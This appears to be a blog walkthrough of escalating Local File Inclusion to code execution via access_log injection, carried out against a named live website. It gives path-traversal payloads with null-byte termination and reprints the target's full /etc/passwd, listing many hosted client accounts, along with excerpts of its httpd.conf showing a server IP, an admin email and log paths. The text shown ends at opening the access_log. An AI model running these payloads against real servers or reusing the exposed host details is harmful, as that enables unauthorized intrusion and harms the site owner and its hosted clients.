LFI to RCE via access_log injection


NoGe Follow

Jun 6, 2017 · 2 min read

Hi guys

Just wanna share a trick from Local File Inclusion/File Path Traversal to Remote Code Execution by injecting the access_log.

I have a target **http://proqualitycontrol.com/index.php?page=aboutus** and it's vulnerable to LFI/FPT. It's a live website. Inject the target with **../../../../../../../../../../../../../../../etc/passwd%00** payload.



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
proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../etc/passwd%00


INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
PROFESSIONAL QUALITY CONTROL SERVICE
A Western Managed Service you can trust
Use the No.1 QC service group based in Nepal
Reduce your quality risks and $ave on costs
Based in NEPAL....Professional....Reliable.....PRO QC
HOME
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
AUDITS
PRODUCTS
CONTACT US
LOCATION MAP
Nepal's No. 1 QC - Western Managed
Local Expertise - Quality Services

```
http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../etc/passwd%00
```

☐ Enable Post data ☐ Enable Referrer

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:
/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news: uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:
/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin vcsa:x:69:69:virtual console memory owner:/dev:
/sbin/nologin mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin apache:x:48:48:Apache:/var/www:/sbin/nologin
webadmin:x:500:500:Web Admin of WSN:/home/webadmin:/bin/bash rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin popa3d:x:84:84::/tmp:/dev/null pcap:x:77:77::/var/arpwatch:/sbin/nologin nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin named:x:25:25:Named:/var/named:/sbin/nologin spfmilt:x:100:102:SPF Milter:/etc/mail:/sbin/nologin mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash wsn:x:501:502:Wholesalenepal.com:/home/wsn:/bin/bash
distcache:x:94:94:Distcache:/:/sbin/nologin ana_72:x:502:503:Artisanatnepal.fr:/home/ana_72:/bin/bash bne_73:x:503:504:Bestnaturalincense:/home/bne_73:/bin/bash lhg_81:x:504:505:Budgethotelnepal.com:/home/lhg_81:/bin/bash
apc_06:x:505:506:Cashmerepashmina.com:/home/apc_06:/bin/bash gor_01:x:506:507:Charitysalesonline.o:/home/gor_01:/bin/bash bhr_89:x:507:508:Chobhar.com:/home/bhr_89:/bin/bash gts_21:x:508:509:Corporategiftsasia:/home/gts_21:
/bin/bash cti_29:x:509:510:Discountpashmina.com:/home/cti_29:/bin/bash ead_97:x:510:511:Fairtradenepal.com:/home/ead_97:/bin/bash coa_830:x:511:512:Handicraftsasia.com:/home/coa_830:/bin/bash ghf_237:x:512:513:Hkft.org:/home
/ghf_237:/bin/bash thc_68:x:513:514:Homecareassociates.n:/home/thc_68:/bin/bash phh_70:x:514:515:Hotelparadisenepal:/home/phh_70:/bin/bash nrh_16:x:515:516:Hotelrestaurantnepal:/home/nrh_16:/bin/bash
cib_14:x:516:517:Infashionboutique:/home/cib_14:/bin/bash htm_69:x:517:518:Kathmandubudgethotel:/home/htm_69:/bin/bash esc_86:x:518:519:Kathmanduvalleypics:/home/esc_86:/bin/bash cel_13:x:519:520:nepalinvest.com:/home/cel_13:
/bin/bash psn_93:x:520:521:nepalshipping.com:/home/psn_93:/bin/bash hert_87:x:521:522:nepaltimeshare.com:/home/hert_87:/bin/bash lav_88:x:522:523:nepalvillageresort:/home/lav_88:/bin/bash pog_09:x:523:524:Singingbowlexports:/home
/pog_09:/bin/bash wtu_11:x:524:525:Spiritualityweb.com:/home/wtu_11:/bin/bash ztb_19:x:525:526:Tibetshop.biz:/home/ztb_19:/bin/bash wsn_biz:x:526:527:Wholesalenepal.biz:/home/wsn_biz:/bin/bash mi_power:x:528:529:Mindpower:/home
/mi_power:/bin/bash the_33:x:529:530:THEOSVOICE:/home/the_33:/bin/bash xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin pro_99:x:530:531:Proqualitycontrol:/home/pro_99:/bin/bash nso_77:x:531:532:nepalsourcing:/home/nso_77:
/sbin/nologin asio_12:x:532:533:asialogistics.co:/home/asio_12:/bin/bash we-nep12:x:533:534:we-nep12:/home/we-nep12:/bin/bash ncc_720:x:534:535:Nepal Color Chart:/home/ncc_720:/bin/bash wst_011:x:535:536:wholesaletibet:/home
/wst_011:/bin/bash owa_14:x:536:501:Onewholesale.asia:/home/owa_14:/bin/bash own_33:x:537:537:Onewholesalenepal:/home/own_33:/bin/bash nps_33:x:538:538:nepalproductsearch:/home/nps_33:/bin/bash
```

Now change with **/etc/httpd/conf/httpd.conf**. Not all httpd.conf path is here. To find the access_log location you need to find httpd.conf first.



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Use the No.1 QC service group based in Nepal
Reduce your quality risks and $ ave on costs
..Full Quality Control Service of handmade goods shipped in bulk from Kathmandu, Nepal, via Calcutta port, in partial (LCL) or full
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

```
http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%00
```

```
# # This is the main Apache server configuration file. It contains the # configuration directives that give the server its instructions. # See for detailed information. # In particular, see # # for a discussion of each configuration directive. # # # Do NOT
simply read the instructions in here without understanding # what they do. They're here only as hints or reminders. If you are unsure # consult the online docs. You have been warned. # # The configuration directives are grouped into three basic
sections: # 1. Directives that control the operation of the Apache server process as a # whole (the 'global environment'). # 2. Directives that define the parameters of the 'main' or 'default' server, # which responds to requests that aren't handled by a
virtual host. # These directives also provide default values for the settings # of all virtual hosts. # 3. Settings for virtual hosts, which allow Web requests to be sent to # different IP addresses or hostnames and have them handled by the # same
Apache server process. # # Configuration and logfile names: If the filenames you specify for many # of the server's control files begin with "/" (or "drive:/" for Win32), the # server will use that explicit path. If the filenames do *not* begin # with "/", the
value of ServerRoot is prepended -- so "logs/foo.log" # with ServerRoot set to "/etc/httpd" will be interpreted by the # server as "/etc/httpd/logs/foo.log". # ### Section 1: Global Environment # # The directives in this section affect the overall operation of
Apache, # such as the number of concurrent requests it can handle or where it # can find its configuration files. # # # Don't give away too much information about all the subcomponents # we are running. Comment out this line if you don't mind
```




remote sites # finding out what major optional modules you are running ServerTokens OS # # ServerRoot: The top of the directory tree under which the server's # configuration, error, and log files are kept. # # NOTE! If you intend to place this on an NFS (or otherwise network) # mounted filesystem then please read the LockFile documentation # (available at); # you will save yourself a lot of trouble. # # Do NOT add a slash at the end of the directory path. # ServerRoot "/etc/httpd" # # PidFile: The file in which the server should record its process # identification number when it starts. # PidFile run/httpd.pid # # Timeout: The number of seconds before receives and sends time out. # Timeout 120 # # KeepAlive: Whether or not to allow persistent connections (more than # one request per connection). Set to "Off" to deactivate. # KeepAlive Off # # MaxKeepAliveRequests: The maximum number of requests to allow # during a persistent connection. Set to 0 to allow an unlimited amount. # We recommend you leave this number high, for maximum performance. # MaxKeepAliveRequests 100 # # KeepAliveTimeout: Number of seconds to wait for the next request from the # same client on the same connection. # KeepAliveTimeout 15 ## ## Server-Pool Size Regulation (MPM specific) ## # prefork MPM # StartServers: number of server processes to start # MinSpareServers: minimum number of server processes which are kept spare # MaxSpareServers: maximum number of server processes which are kept spare # ServerLimit: maximum value for MaxClients for the lifetime of the server # MaxClients: maximum number of server processes allowed to start # MaxRequestsPerChild: maximum number of requests a server process serves StartServers 1 MinSpareServers 2 MaxSpareServers 3 ServerLimit 32 MaxClients 32 MaxRequestsPerChild 4000 # worker MPM # StartServers: initial number of server processes to start # MaxClients: maximum number of simultaneous client connections # MinSpareThreads: minimum number of worker threads which are kept spare # MaxSpareThreads: maximum number of worker threads which are kept spare # ThreadsPerChild: constant number of worker threads in each server process # MaxRequestsPerChild: maximum number of requests a server process serves StartServers 10 MaxClients 32 MinSpareThreads 1 MaxSpareThreads 4 ThreadsPerChild 25 MaxRequestsPerChild 0 # # Listen: Allows you to bind Apache to specific IP addresses and/or # ports, in addition to the default. See also the # directive. # # Change this to Listen on specific IP addresses as shown below to # prevent Apache from glomming onto all bound IP addresses (0.0.0.0) # #Listen 12.34.56.78:80 Listen 80 # # Dynamic Shared Object (DSO) Support # # To be able to use the functionality of a module which was built as a DSO you # have to place corresponding `LoadModule' lines at this location so the # directives contained in it are actually available _before_ they are used. # Statically compiled modules (those listed by `httpd -l') do not need # to be loaded here. # # Example: # LoadModule foo_module modules/mod_foo.so # # Adds dotDefender module to apache #LoadModule dotDefender_module /usr/local/APPCure-full/contrib/apache2.2/dotDefender.so LoadModule auth_basic_module modules/mod_auth_basic.so LoadModule auth_digest_module modules/mod_auth_digest.so LoadModule authn_file_module modules/mod_authn_file.so LoadModule authn_alias_module modules/mod_authn_alias.so LoadModule authn_anon_module modules/mod_authn_anon.so LoadModule authn_dbm_module modules/mod_authn_dbm.so

View source (ctrl+u) for a better view of their httpd.conf.




http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%00 - Mozilla Firefox
http://proqualitycontrol.c...
view-source:http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%
Search
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
view-source:http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf
□ Enable Post data
□ Enable Referrer

```
Alias /openwebmail /var/www/html/openwebmail
ServerName theosvoice.com
DocumentRoot /home/the_33/theosvoice.com/html
SuexecUserGroup the_33 the_33
ServerAlias "www.theosvoice.com"
ScriptAlias "/cgi-bin/" "/home/the_33/theosvoice.com/cgi-bin/"
CustomLog "/home/the_33/theosvoice.com/access_log" "combined"
ErrorLog "/home/the_33/theosvoice.com/error_log"
<Directory /home/the_33/theosvoice.com/html>
```



```
Options Includes FollowSymLinks
AllowOverride All
</Directory>
</VirtualHost>
<VirtualHost 69.89.0.206:80>
ScriptAlias /mail /var/www/cgi-bin/openwebmail/openwebmail.pl
ScriptAlias /cgi-bin/openwebmail /var/www/cgi-bin/openwebmail
Alias /openwebmail /var/www/html/openwebmail
ServerName proqualitycontrol.com
DocumentRoot /home/pro_99/proqualitycontrol.com/html
SuexecUserGroup pro_99 pro_99
ServerAlias "www.proqualitycontrol.com"
ServerAdmin "theo@wholesalenepal.com"
ScriptAlias "/cgi-bin/" "/home/pro_99/proqualitycontrol.com/cgi-bin/"
CustomLog "/home/pro_99/proqualitycontrol.com/access_log" "combined"
ErrorLog "/home/pro_99/proqualitycontrol.com/error_log"
<Directory /home/pro_99/proqualitycontrol.com/html>
Options Includes FollowSymLinks
AllowOverride All
</Directory>
</VirtualHost>
<VirtualHost 69.89.0.206:80>
ScriptAlias /mail /var/www/cgi-bin/openwebmail/openwebmail.pl
ScriptAlias /cgi-bin/openwebmail /var/www/cgi-bin/openwebmail
Alias /openwebmail /var/www/html/openwebmail
ServerName nepalsourcing.co
DocumentRoot /home/nso_77/nepalsourcing.co/html
SuexecUserGroup nso_77 nso_77
ServerAlias "www.nepalsourcing.co"
```

Open the file called access_log. In this case **/home/pro_99/proqualitycontrol.com/access_log**.



